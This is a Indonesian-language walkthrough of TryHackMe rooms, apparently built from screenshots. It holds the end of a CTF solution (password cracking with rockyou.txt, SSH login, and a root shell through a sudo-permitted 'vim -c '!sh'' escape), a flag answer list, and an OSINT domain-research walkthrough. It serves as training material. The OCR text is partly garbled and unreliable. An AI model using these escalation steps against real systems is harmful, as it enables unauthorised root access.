Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic 1606)
Documentation: https://help.ubuntu.com
Management: https://landscape.canonical.com
Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.198

Q7: Kemudian untuk user flag dapat dilakukan dengan melakukan ssh pada akun mitch pada IP address yang didapat.

```
File Actions Edit View Help
kali@kali:~ Downloads kali@kali:~ kali@kali:~ 
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#.....: 1397.6 kHz (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digits: 10 Address: 10.10.78.61 Express: 10.10.78.61
Progress.....: 1024/1434384 (0.02%)
Rejected.....: 0/1024 (0.00%)
Restore.Point...: 0/1024 (0.00%)
Restore.Sub#1...: Salt#0 Amplifier#0-1 Iteration#0-1
Candidate.Engine: Device Generator
Candidates.#1...: 123456 → bethany
Hardware.Mon.#1.: Util: 90%
Started: Wed Aug 30 11:04:14 2023
Stopped: Wed Aug 30 11:04:47 2023
What's the CVE you're using against the application?
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ ssh mitch@10.10.78.61 -p 2222
The authenticity of host '[10.10.78.61]:2222 ([10.10.78.61]:2222)' can't be established.
ED25519 key fingerprint is SHA256:1q4fxcnA5mpNAufEqpvTB0b80JPCMjgxeABE0Q5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.78.61]:2222' (ED25519) to the list of known hosts.
mitch@10.10.78.61's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
```

Q7: Setelah berhasil masuk dapat mengecek isi directory sekarang terdapat user.txt dan ketika menjalankan command cat didapat teks G00d j0b, keep up!

```
File Actions Edit View Help
kali@kali:~ Downloads kali@kali:~ kali@kali:~ 
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#.....: 1397.6 kHz (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digits: 10 Address: 10.10.78.61 Express: 10.10.78.61
Progress.....: 1024/1434384 (0.02%)
Rejected.....: 0/1024 (0.00%)
Restore.Sub#1...: Salt#0 Amplifier#0-1 Iteration#0-1
Candidate.Engine: Device Generator
Candidates.#1...: 123456 → bethany
Hardware.Mon.#1.: Util: 90%
Started: Wed Aug 30 11:04:14 2023
Stopped: Wed Aug 30 11:04:47 2023
What's the CVE you're using against the application?
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ ssh mitch@10.10.78.61 -p 2222
The authenticity of host '[10.10.78.61]:2222 ([10.10.78.61]:2222)' can't be established.
ED25519 key fingerprint is SHA256:1q4fxcnA5mpNAufEqpvTB0b80JPCMjgxeABE0Q5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.78.61]:2222' (ED25519) to the list of known hosts.
mitch@10.10.78.61's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ cd ..
$ ls
$ cd sunbath
$ ls
$
```

Q8: Dengan menggunakan command cd .. dapat membuat keluar dari directory sebelumnya sebanyak sekali dan ketika dicek ternyata terdapat directory lainnya yaitu sunbath.

```
kali@kali:~$ ssh mitch@10.10.78.61 -p 2222
The key fingerprint of host '[10.10.78.61]:2222' ([10.10.78.61]:2222) can't be established.
ED25519 key fingerprint is SHA256:iq4fXcnA5mNaUffqpvb0ddJPhGne4BEoQ5g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.78.61]:2222' (ED25519) to the list of known hosts.
mitch@10.10.78.61's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

0 packages can be updated,
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d job, keep up!
$ ls
$ ls
user.txt
$ cd ..
$ ls
mitch sunbath
$ ls mitch
user.txt
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

```

Q9: Untuk dapat menjalankan shell pribadi dapat dilakukan dengan menjalankan command sudo -l dan akan mendapatkan vim yang merupakan command yang terakhir dieksekusi.

```
kali@kali:~$ ssh mitch@10.10.78.61 -p 2222
mitch@10.10.78.61's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

0 packages can be updated,
0 updates are security updates.

Last login: Wed Aug 30 18:24:17 2023 from 10.10.6.204
$ sudo vim -c '!sh'
# cd ..
# ls -la
total 40
drwxr-x-- 4 root  root  4096 aug 30 18:22 .
drwxr-x-- 3 mitch mitch  4096 aug 19 2019 .
drwxr-x-- 3 mitch mitch  4096 aug 19 2019 mitch
drwxr-x-- 16 sunbath sunbath 4096 aug 19 2019 sunbath
-rw-r--r-- 1 root  root  12288 aug 30 18:22 .swo
-rw-r--r-- 1 root  root  12288 aug 30 18:23 .swp
# cd root
sh: 3: cd: can't cd to root
# cd /root
# cat root.txt
root.txt
# cat root.txt
Will d0n3. You made it!
#
```

Q10: Pada awalnya command sudo vim digunakan tapi ternyata gagal dan merujuk ke sebuah program yang dimana tidak bisa keluar sehingga ditambahkan menjadi sudo vim -c '!sh'. Dan akhirnya berhasil masuk sebagai root. Agar dapat mengecek directory yang tersembunyi dapat menggunakan ls -la dan ternyata terdapat directory root. Yang ketika dicek ternyata terdapat root.txt dan akhirnya mendapat root flag yaitu W3ll d0n3. You made it!

Flag:

- Q1: 2
- Q2: ssh
- Q3: CVE-2019-9053
- Q4: sqli
- Q5: secret
- Q6: ssh
- Q7: G00d j0b, keep up!
- Q8: sunbath
- Q9: vim
- Q10: W3ll d0n3. You made it!

WebOSINT

Category:

Osint

Author:

OsintStan

Description:

-

Hints:

1. Task 3: Q1 = No "about" or "contact" page is available in the snapshots, you'll have to look in the blog posts
2. Task 4: Q1 = Try a search that provides historic IP address information
3. Task 4: Q2 = What kind of hosting plan is usually used by websites on a tight budget that don't have a lot of visitors?
4. Task 6: Q1 & Q2 = Hover over the links with your mouse cursor to inspect whether each link points to another site on the heat[.]net site or an external site.
5. Task 6: Q5 = If you get stuck, run it through nerdydata.com
6. Task 6: Q6 = Just look for extraneous information within the a href code
7. Task 7: Q1 = Historical domain information is going to be the key.

Solution:

The screenshot shows a browser window with the title bar "TryHackMe | WebOSINT" and the tab "ICANN Lookup". The URL in the address bar is "https://lookup.icann.org/en/lookup". The page content is the "Registration data lookup tool" for the domain "RepublicOfKoffee.com". It includes fields for entering a domain name and a "Lookup" button. Below the form, there is a note about data processing and privacy. The "Domain Information" section displays the following details:

- Name: REPUBLICOFOFFEE.COM
- Registry Domain ID: 2562024072_DOMAIN_COM-VRSN
- Domain Status: clientTransferProhibited
- Nameservers:
 - NS1.BRANYDNS.COM
 - NS2.BRANYDNS.COM
- Dates
 - Registry Expiration: 2024-01-01 17:33:07 UTC
 - Updated: 2023-01-11 04:28:54 UTC
 - Created: 2021-01-01 17:33:07 UTC

<https://lookup.icann.org/en/lookup> link tersebut dapat memberikan info-info mengenai domain yang dicari yaitu RepublicOfKoffee.com.

TASK 2

The screenshot shows the same browser window and tab setup as the previous one, but the "Contact Information" section is now visible. It contains three main sections: "Abuse", "Registrant", and "Administrative".

- Abuse:**
 - Name: NAMECHEAP INC
 - Email: abuse@namecheap.com
- Registrant:**
 - Handle: redacted for privacy
 - Name: Redacted for Privacy
 - Organization: Privacy service provided by Withheld for Privacy ehf
 - Email: 744b407022364a2f8212b643b0f7ed8@withheldforprivacy.com
 - Kind: individual
 - Mailing Address: Kalkofhovsgur 2, Reykjavik, Capital Region, 101, IS
- Administrative:** (This section is currently empty)

- Q1: menanyakan nama dari Perusahaan yang melakukan registrasi domain tersebut yaitu Namecheap INC.

Registrar Information

Name: NAMECHEAP INC
IANA ID: 1068

DNSSEC Information

Delegation Signed: Unsigned

Authoritative Servers

Registry Server URL: <https://ldap.verisign.com/v1/domain/RepublicOfcoffee.com>
Last updated from Registry RDAP DB: 2023-08-29 10:29:02 UTC
Registrar Server URL: <https://ldap.namecheap.com/domain/REPUBLICOFCOFFEE.COM>
Last updated from Registrar RDAP DB: 2023-08-29 14:03:56 UTC

Notices and Remarks

Notices:

RDAP Terms of Service
By querying Namecheap's RDAP Domain Database, you agree to comply with Namecheap's RDAP Terms of Service, including but not limited to the terms herein, and you acknowledge and agree that your information will be used in accordance with Namecheap Privacy Policy (<https://www.namecheap.com/legal/general/privacy-policy>), including that Namecheap may retain certain details about queries to our RDAP Domain Database for the purpose of detection and prevention of abuse. If you do not agree to any of these terms, do not access or use the RDAP Domain Database.

- Q2: untuk mencari nomor telepon dari Perusahaan yang melakukan registrasi untuk domain tersebut dapat dilakukan dengan menekan link Registry Server URL.

```

{
  "entities": [
    {
      "objectClassName": "entity",
      "roles": [
        "owner"
      ],
      "eventsArray": [
        {
          "type": "record",
          "values": [
            {
              "name": "creation",
              "value": "2021-01-01T17:33:07Z"
            },
            {
              "name": "lastUpdate",
              "value": "2023-08-29T10:29:02Z"
            }
          ]
        },
        {
          "type": "tel",
          "value": "tel:+1-8883182187"
        }
      ]
    }
  ],
  "events": [
    {
      "eventAction": "registration",
      "eventDate": "2021-01-01T17:33:07Z"
    }
  ]
}

```

- Q2: Kemudian dengan terus scroll ke bawah akan menemukan nomor telepon Perusahaan yang menggunakan kode nomor telepon Amerika.

Domain Information

Name: REPUBLICOFFKOFFEE.COM
Registry Domain ID: 2582024072_DOMAIN_COM-VRSN
Domain Status: clientTransferProhibited
Nameservers: **NS1.BRAINYDNS.COM**
NS2.BRAINYDNS.COM

Dates
Registry Expiration: 2024-01-01 17:33:07 UTC
Updated: 2023-01-11 04:28:54 UTC
Created: 2021-01-01 17:33:07 UTC

Contact Information

Abuse:
Name: NAMECHEAP INC
Email: abuse@namecheap.com

Registrant:
Handle: redacted for privacy
Name: Redacted for Privacy

- Q3: Untuk menemukan nama server yang pertama yang ada pada list dapat ditemukan di bagian Domain Information yaitu NS1.BRAINYDNS.COM.

Domain Information

Name: REPUBLICOFFKOFFEE.COM
Registry Domain ID: 2582024072_DOMAIN_COM-VRSN
Domain Status: clientTransferProhibited
Nameservers: NS1.BRAINYDNS.COM
NS2.BRAINYDNS.COM

Dates
Registry Expiration: 2024-01-01 17:33:07 UTC
Updated: 2023-01-11 04:28:54 UTC
Created: 2021-01-01 17:33:07 UTC

Contact Information

Abuse:
Name: NAMECHEAP INC
Email: abuse@namecheap.com

Registrant:
Handle: redacted for privacy
Name: Redacted for Privacy
Organization, Privacy service provided by Withheld for Privacy ehf
Email: 744b407022364a2f8212bb43b0ffed8.protect@withheldforprivacy.com
Kind: individual


- Q4: Dalam mencari nama yang teregistrasi dalam list terdapat pada bagian Contact Information yang dirahasiakan sehingga jawaban yang didapat menjadi redacted for privacy.

- Q5: Ketika mencari-cari negara yang berada pada list saat melakukan registrasi yang muncul adalah Islandia tetapi jawaban yang mau diterima oleh THM adalah Panama.


TASK 3

Note
This calendar view maps the number of times [republicofkoffee.com](#) was crawled by the Wayback Machine, not how many times the site was updated.

- Q1: Dengan menggunakan wayback machine membuat aktivitas dari website [republicofkoffee.com](#) dapat terlihat. Agar dapat menemukan nama dari author yang ada pada blog tersebut dapat dilakukan dengan melihat dari post yang diupload pertama kali yaitu pada tanggal 31 Desember 2015.



- Q1: Terdapat beberapa blog yang pernah diupload oleh author pertama kali.



- Q1: Dengan membuka salah satu post yang telah diupload oleh author akhirnya diketahui bahwa author bernama Steve.
- Q2: Pada paragraf pertama memperlihatkan nama kota tempat author menulis yaitu Gwangju, South Korea.

On occasion I find myself having meetings in the **Mudeungsan national park** area of Gwangju. On these occasions, I typically set the **meeting place as the Starbucks** there. It has a small dedicated parking area and several floors of seating, including the rooftop, with gorgeous views of the surrounding area.

The small parking lot sometimes gets rather full, however, and one day I found it impossible to go there. I did a couple U-turns and ended up at the Caffe Bonito exterior next door. It's a brand new coffee shop with more spacious parking than Starbucks and seems to be a great "plan B" option when the Starbucks lot is either full, or the shop itself is too busy/noisy for your purposes.

In fact, space is the big advantage that Bonito has. Its interior is expansive and it's not usually very busy (even when Starbucks is packed full). This time of year it is particularly lovely as they open up the floor-to-ceiling windows. Try to get a seat on the south side of the building and you'll be rewarded with a view overlooking the stream that runs through the mountain valley.

As an added bonus, they have Clever brewers as well as stove top espresso makers and other coffee-making implements that get my seal of approval.

- Q3: Pada salah satu post milik author ada yang menyebutkan taman nasional yang dikunjungi oleh author yaitu Mudeungsan National Park.

Tempat

Mudeungsan Jeungsimsa Temple Stay
4.6 ★★★★ (13) - Vihara
61-18 Uljin-dong
Tutup - Buka pukul 03.30

Jeungsimsa Buddhist Temple
4.3 ★★★★ (338) - Vihara
177 Jeungsimsa-gil
Tutup - Buka pukul 03.30

Templat lainnya →

- Q3: Ketika mencari nama kuil di taman nasional tersebut di Google, akhirnya ditemukan nama kuilnya adalah Jeungsimsa Temple.

TASK 4

IP	Location	ASN	Last Updated
192.210.199.87	Astoria - United States	LEASEWEB-USA-MDC	2022-02-24
37.48.65.145	Amsterdam - Netherlands	LeaseWeb Netherlands B.V.	2022-02-24
192.107.56.139	Buffalo - United States	SERVER-MANIA	2022-02-24
185.107.56.55	Roosendaal - Netherlands	NForce Entertainment B.V.	2022-02-24
185.107.56.193	Netherlands	NForce Entertainment B.V.	2022-02-24
162.210.199.87	Fairfax - United States	LEASEWEB-USA-MDC	2022-02-24
74.63.241.24	United States	LIMESTONENETWORKS	2022-02-23
185.107.56.53	Roosendaal - Netherlands	NForce Entertainment B.V.	2022-02-23
96.47.230.67	Miami - United States	ASN-QUADRANEY-GLOBAL	2022-02-22
82.192.82.228	Netherlands	LEASEWEB Netherlands B.V.	2022-02-22
74.63.241.27	United States	LIMESTONENETWORKS	2022-02-22
192.107.56.142	Bumail - United States	SERVER-MANIA	2022-02-22
185.107.56.54	Roosendaal - Netherlands	NForce Entertainment B.V.	2022-02-22
162.210.199.65	Fairfax - United States	LEASEWEB-USA-MDC	2022-02-22
99.83.154.118	United States	AMAZON-02	2022-02-09
192.64.119.238	United States	NAMECHEAP-NET	2022-01-01
192.64.147.10	United States	RIGHTSIDE	2017-07-18
173.248.188.152	United States	HEROSTWEBSITES-COM	2021-10-03
173.248.188.152	United States	HEROSTWEBSITES-COM	2021-03-01

- Q1: Dengan menggunakan website viewdns.info dan tools IP History dari viewdns.info membuat IP address yang digunakan pada bulan Oktober 2016 adalah 173.248.188.152.
- Q2: Karena terdapat beberapa domain yang menggunakan IP address yang sama maka dapat disimpulkan bahwa hosting service yang digunakan adalah shared.
- Q3: Sebenarnya IP address dari domain tersebut sudah berubah berpuluhan-puluhan kali tetapi THM tidak menerima jawaban yang lebih besar dari 10 sehingga didapat jawaban 4.

TASK 5

Registration data lookup tool

Enter a domain name or an Internet number resource (IP Network or ASN) [Frequently Asked Questions \(FAQ\)](#)

heat.net

By submitting any personal data, I acknowledge and agree that the personal data submitted by me will be processed in accordance with the ICANN [Privacy Policy](#), and agree to abide by the website [Terms of Service](#) and the registration data lookup tool [Terms of Use](#).

Domain Information

Name: HEAT.NET
Registry Domain ID: 4878759_DOMAIN_NET-VRSN
Domain Status:
clientDeleteProhibited
clientRenewProhibited
clientTransferProhibited
clientUpdateProhibited
Nameservers:
NS1.HEAT.NET
NS2.HEAT.NET
Dates
Registry Expiration: 2024-02-04 05:00:00 UTC
Updated: 2023-01-14 15:28:59 UTC

- Q1: Dengan menggunakan website <https://lookup.icann.org/en/lookup> akan memperlihatkan info mengenai domain heat.net yang diberikan. Sehingga nama kedua yang terdaftar untuk domain tersebut adalah NS2.HEAT.NET.

ViewDNS.info

Tools API Research Data

ViewDNS.info > Tools > IP History

Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.


Domain (e.g. domain.com): GO

IP history results for heat.net.


IP Address	Location	IP Address Owner	Last seen on this IP
208.117.87.195	United States	ATLANTIC-NET-1	2023-08-29
72.52.192.240	United States	LIQUIDWEB	2011-12-19
72.52.192.240	United States	LIQUIDWEB	2011-12-19

Follow @viewdns | Follow | Share | All content © 2023 ViewDNS.info | Feedback | Screenshot | Contact Us | Privacy Policy


- Q2: Kembali menggunakan viewdns.info dengan memasukkan nama domain heat.net pada IP History akan memperlihatkan IP address pada bulan Desember 2011 yaitu 72.52.192.540.
- Q3: Berdasarkan penggunaan IP address yang sama dari beberapa domain yang berbeda maka hosting service yang digunakan owner adalah bertipe shared.



- Q4: Dengan menggunakan wayback machine memberikan info bahwa website heat.net pertama kali meluncur di internet pada tanggal 1 Juni 1997.



- Q5: Untuk melihat kalimat pertama dari paragraf pertama dari tangkapan terakhir di tahun 2001 dapat dilakukan dengan mengset menjadi tahun 2001 dan didapat tangkapan terakhir ada di tanggal 6 Juli 2001.



- Q5: Dan ketika dibuka didapat kalimat pertama pada paragraf pertama yaitu “After years of great online gaming, it's time to say good-bye.”

Google

which company made heat.net

Gambar Video Berita Shopping Buku Maps Penerangan Keuangan

Sekitar 2.320.000.000 hasil (0,39 detik)

Heat.net, Heat.net, stylized HEAT.NET, was an online PC gaming system produced by **SegaSoft** and launched in 1997 during Bernie Stolar's tenure as SEGA of America president.

SegaSoft - Wikipedia

Orang lain juga bertanya

Who owned Heat.net?

What is SegaSoft?

Giant Bomb

Heat.net (Concept)

27 Mei 2021 — Heat.net was an online gaming network owned by Sega, which operated under

- Q6: Dengan menggunakan Google untuk mencari Perusahaan yang menciptakan heat.net berhasil mendapatkan SegaSoft sebagai penciptanya.

TryHackMe | WebOSINT | IP History - ViewDNS.info | ICANN Lookup | rdap.verisign.com/netV1/dns | Wayback Machine | HEAT.NET | which company made heat.net

24 25 26 27 28 29 30 28 29 30 31 25 26 27 28 29 30

MAY	JUN	JUL	AUG
1	1 2 3 4 5	1 2 3 4 5	1 2 3 4 5 6 7
2 3 4 5 6 7 8	6 7 8 9 10 11 12	4 5 6 7 8 9 10	8 9 10 11 12 13 14
9 10 11 12 13 14 15	13 14 15 16 17 18 19	11 12 13 14 15 16 17	15 16 17 18 19 20 21
16 17 18 19 20 21 22	20 21 22 23 24 25 26	18 19 20 21 22 23 24	22 23 24 25 26 27 28
23 24 25 26 27 28 29	27 28 29 30	25 26 27 28 29 30 31	29 30 31
30 31			

SEP	OCT	NOV	DEC
